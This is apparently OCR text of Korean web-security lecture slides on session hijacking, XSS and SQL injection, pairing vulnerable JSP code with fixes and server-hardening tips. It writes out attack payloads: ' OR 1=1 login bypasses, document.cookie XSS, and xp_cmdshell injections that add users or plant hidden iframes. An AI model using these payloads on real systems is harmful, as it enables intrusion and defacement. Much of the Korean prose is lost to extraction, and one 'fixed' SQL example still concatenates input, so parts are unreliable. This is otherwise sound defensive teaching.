
- - Client pc (Spoofing Server)
  - session Cookie 가 PC 가
  - 가 가 ID 가
- Session Hijacking - 가



# Session Hijacking




- o ID 가 .
  - Hidden Field Session ID  
<input type="hidden" name="useraccount" value="673-12745">
  - 
  - URL Stored Session ID  
http://www.victim.com/en/index.jhtml;jsessionid=HYMJ  
K3PJUSJ4CCQCQBJCGWQKAKAFUIV0?\_requestid=2112  
2
  
- o
  - (SSL)
  - Timeout
  - ,
  - Server Side Session



```
5 String userid = request.getParameter("userid");
6 String passwd = request.getParameter("passwd");
7 String ip_addr = request.getRemoteAddr();
8
9
10 if(!userAuth(userid, passwd) ){
11     Out.println ("?ID/password Invalid!!!");
12 }
13 } else{
14     Cookie authInfo = new Cookie("auth", "1");
15     response.addCookie(authInfo);
16     Cookie id = new Cookie("userid", userid);
17     response.addCookie(id);
18 }
19 }
20
21 //인증을 요하는 페이지
22 <%
23 Cookie[] cookies = request.getCookies();
24 String authInfo = null;
25 String userid = null;
26 for (int i=0;i<cookies.length;i++){
27     Cookie authCookie = cookies[i];
28     if(authCookie.getName().equals("auth")){
29         authInfo = authCookie.getValue();
30     }
31     if(authCookie.getName().equals("userid")){
32         userid = authCookie.getValue();
33     }
34 }
35
36 if (authInfo.equals("1")){
37     out.println("인증 성공")
38 }
```

Cookie login 가  
( Client  
가 blank)

login



```
2 <@page contentType="text/html" pageEncoding="UTF-8"%>
3
4 <%
5     HttpSession sess= null;
6     String userid = request.getParameter("userid");
7     String passwd = request.getParameter("passwd");
8     String ip_addr = request.getRemoteAddr();
9
10
11     if(!userAuth(userid, passwd) ){
12         Out.println ("ID/password Invalid!!!");
13     }
14 } else{
15     sess = request.getSession(true);
16     session.putValue("auth", "1");
17     session.putValue("userid", userid);
18 }
19
20 //인증을 요하는 페이지
21 <%
22 HttpSession sess= request.getSession(true);
23 String authInfo = sess.getAttribute("auth");
24
25 |
26 if (authInfo.equals("1")){
27     out.println("인증 성공")
28 }
29 %>
30 <html>
31 <head>
32 <title>Demo </title>
33 <meta http-equiv="Content-Type" content="text/html; cl
34 <link href="/css/style.css" rel="stylesheet" type="text/
35 </head>
```

Cookie session

login

# XSS(Cross Site Scripting)



- o Cross Site Scripting ?  
XSS HTML 가 .
- o XSS HTML CSS(Cascading Style Sheets) 'XSS'  
CSS : Cascading Style Sheet  
XSS : Cross Site Scripting
- o Cross Site Scripting 가
- o XSS 가 ,  
(Buffer Overflow) 가 .
- o HTML, JavaScript, VBScript, ActiveX Flash  
가 , 가 . / , ' .

# XSS



## o XSS - HTML URL



`<script>alert("hello")</script>` , `<script>alert(document.cookie)</script>`

`http://www.domain.com/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>`  
URL


## o 가 가 ,

- o
- Get
- Post

## - URL 가

변경 전	<	>	(	)	#	&
변경 후	&lt;	&gt;	&#40	&#41	&#35	&#38

# XSS




```
10
11 Connection conn = null;
12 ResultSet rs = null;
13 PreparedStatement pstmt = null;
14 try {
15 Context initContext = new InitialContext();
16 Context envContext = (Context)initContext.lookup("java:/comp/env");
17 DataSource ds = (DataSource)envContext.lookup("jdbc/demo");
18 conn = ds.getConnection();
19 String sql = "SELECT context from board where id=1";
20 pstmt = conn.prepareStatement(sql);
21 rs = pstmt.executeQuery();
22
23 rs.next();
24 String board_text = rs.getString(1);
25 out.print("게시물 요약-" + board_text);
26
```

Query

SQL Injection

# XSS 가



```
13 PreparedStatement pstmt = null;
14 try {
15     Context initContext = new InitialContext();
16     Context envContext = (Context)initContext.lookup("java:/comp/env");
17     DataSource ds = (DataSource)envContext.lookup("jdbc/demo");
18     conn = ds.getConnection();
19     String sql = "SELECT context from board where id=1";
20     pstmt = conn.prepareStatement(sql);
21     rs = pstmt.executeQuery();
22
23     rs.next();
24     String board_text = rs.getString(1);
25
26     board_text = board_text.replaceAll("<", "&lt;");
27     board_text = board_text.replaceAll(">", "&gt;");
28
29     out.print("게시물 요약-" + board_text);
```

# XSS

- o 2005 10 4 XSS ('Samy')
- CSS(Cascading Style Sheet) 가
- Myspace.com 가
- , DoS 가

10	04	12:34 PM	73	0			
10	04	01:30 AM	73	1	1		
10	04	08:35 AM	74	221	8		
10	04	09:30 AM	74	480	9		
10	04	10:30 AM	518	561	10		
10	04	01:30 PM	2503	6,373	13		
10	04	06:20 PM	2503	917,084	18	3 918,268	3 919,664.
							1,005,831

Mail Center **RULE**  
 Friend Request Manager

Listing 1-10 of 919664 1 2 3 4 5 >> of 91967 Next >

Date:	From:	Confirmation:
<input type="checkbox"/> Oct 4, 2005 10:22 PM		<b>PLEASE DON'T PRESS CHARGES</b> Lulu the Loveable Freak wants to be your friend!

# SQL Injection

- o SQL Injection ?
  -
- o 가
  - SELECT, INSERT, DELETE DROP TABLE SQL 가
  - 
  -
- o ?



select count(\*) from usr\_contents where user\_id=' administrator' and password=' 1212';



select count(\*) from usr\_contents where user\_id=' OR '1'='1 --' and password=' ---';

# SQL Injection



- o SQL

- 

- `http://www.none.to/script?0';EXEC+master..xp_cmdshell(cmd.exe +/c)`

- `http://victim/url.asp?id=1;exec master..xp_cmdshell "net user name password /add"--`

- `http://victim/url.asp?id=1;exec master..xp_cmdshell 'echo <iframe src=http://www.target.com/icyfox.htm width="0" height="0"></iframe> >> c:\inetpub\www\index.html';`

- o

- o

- Injection

- o

- o

- space, ; )

- SQL Injection

- parameter (/, --, +,

- o

- SQL

- o

- o


- Stored Procedure

- `xp_cmdshell, xp_dirtree, xp_regdeletekey, xp_regwrite, sp_adduser ...`

- o

- DB

# SQL



```
Context initContext = new InitialContext();
Context envContext = (Context)initContext.lookup("java:/comp/env");
DataSource ds = (DataSource)envContext.lookup("jdbc/demo");


conn = ds.getConnection();

String sql = "SELECT count(*) from member where userId='"+userId+"' and passwd="

stmt = conn.createStatement();
rs = stmt.executeQuery(sql);
rs.next();
count = rs.getInt(1);
```

Statement

# SQL




```
Context envContext = (Context)initContext.lookup("java:/comp/env");
DataSource ds = (DataSource)envContext.lookup("jdbc/demo");

conn = ds.getConnection();
userId = userId.replaceAll("'", "");
passwd = passwd.replaceAll("'", "");
String sql = "SELECT count(*) from member where userId='"+userId
            +"' and passwd='"+passwd+"'";

pstmt = conn.prepareStatement(sql);
rs = pstmt.executeQuery();
rs.next();
count = rs.getInt(1);
```

PreparedStatement

# SQL




The screenshot shows a Microsoft Internet Explorer browser window titled "Demo - Microsoft Internet Explorer". The address bar displays "http://sca.1/demo/login.jsp". The main content area shows a login form with two input fields: "아이디" (ID) and "비밀번호" (Password). Below the fields are two buttons: "로그인" (Login) and "취소" (Cancel). A message below the buttons reads "이 사이트는 데모용 사이트입니다." (This site is a demo site).

In the foreground, a Notepad window titled "제목 없음 - 메모장" (Untitled - Notepad) displays the following text:

```
oracle: ' or 1=1 --  
mysql: ' or 1=1 # '  
  
id: sca password: 111
```

# SQL Injection

- GUI
  - SQL Injection
- 가



○ 가

- IFRAME
- XSS

○ 가

- IFRAME
- XSS


○

- OpenSSL Slapper
  - Microsoft IIS Nimda
  - PHP-XMLRPC
  - phpBB 2.0.10
  - PERL/Santy
  - XSS (samy worm)
- CodeRed ,  
myspace.com

○

가

가?



- - ServerSignature Off
- ServerTokens ProductOnly
- ( Options -Indexes )

- - root ,
- chroot

- ( , ), (.htaccess)
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# Questions?



**Thanks for your attention**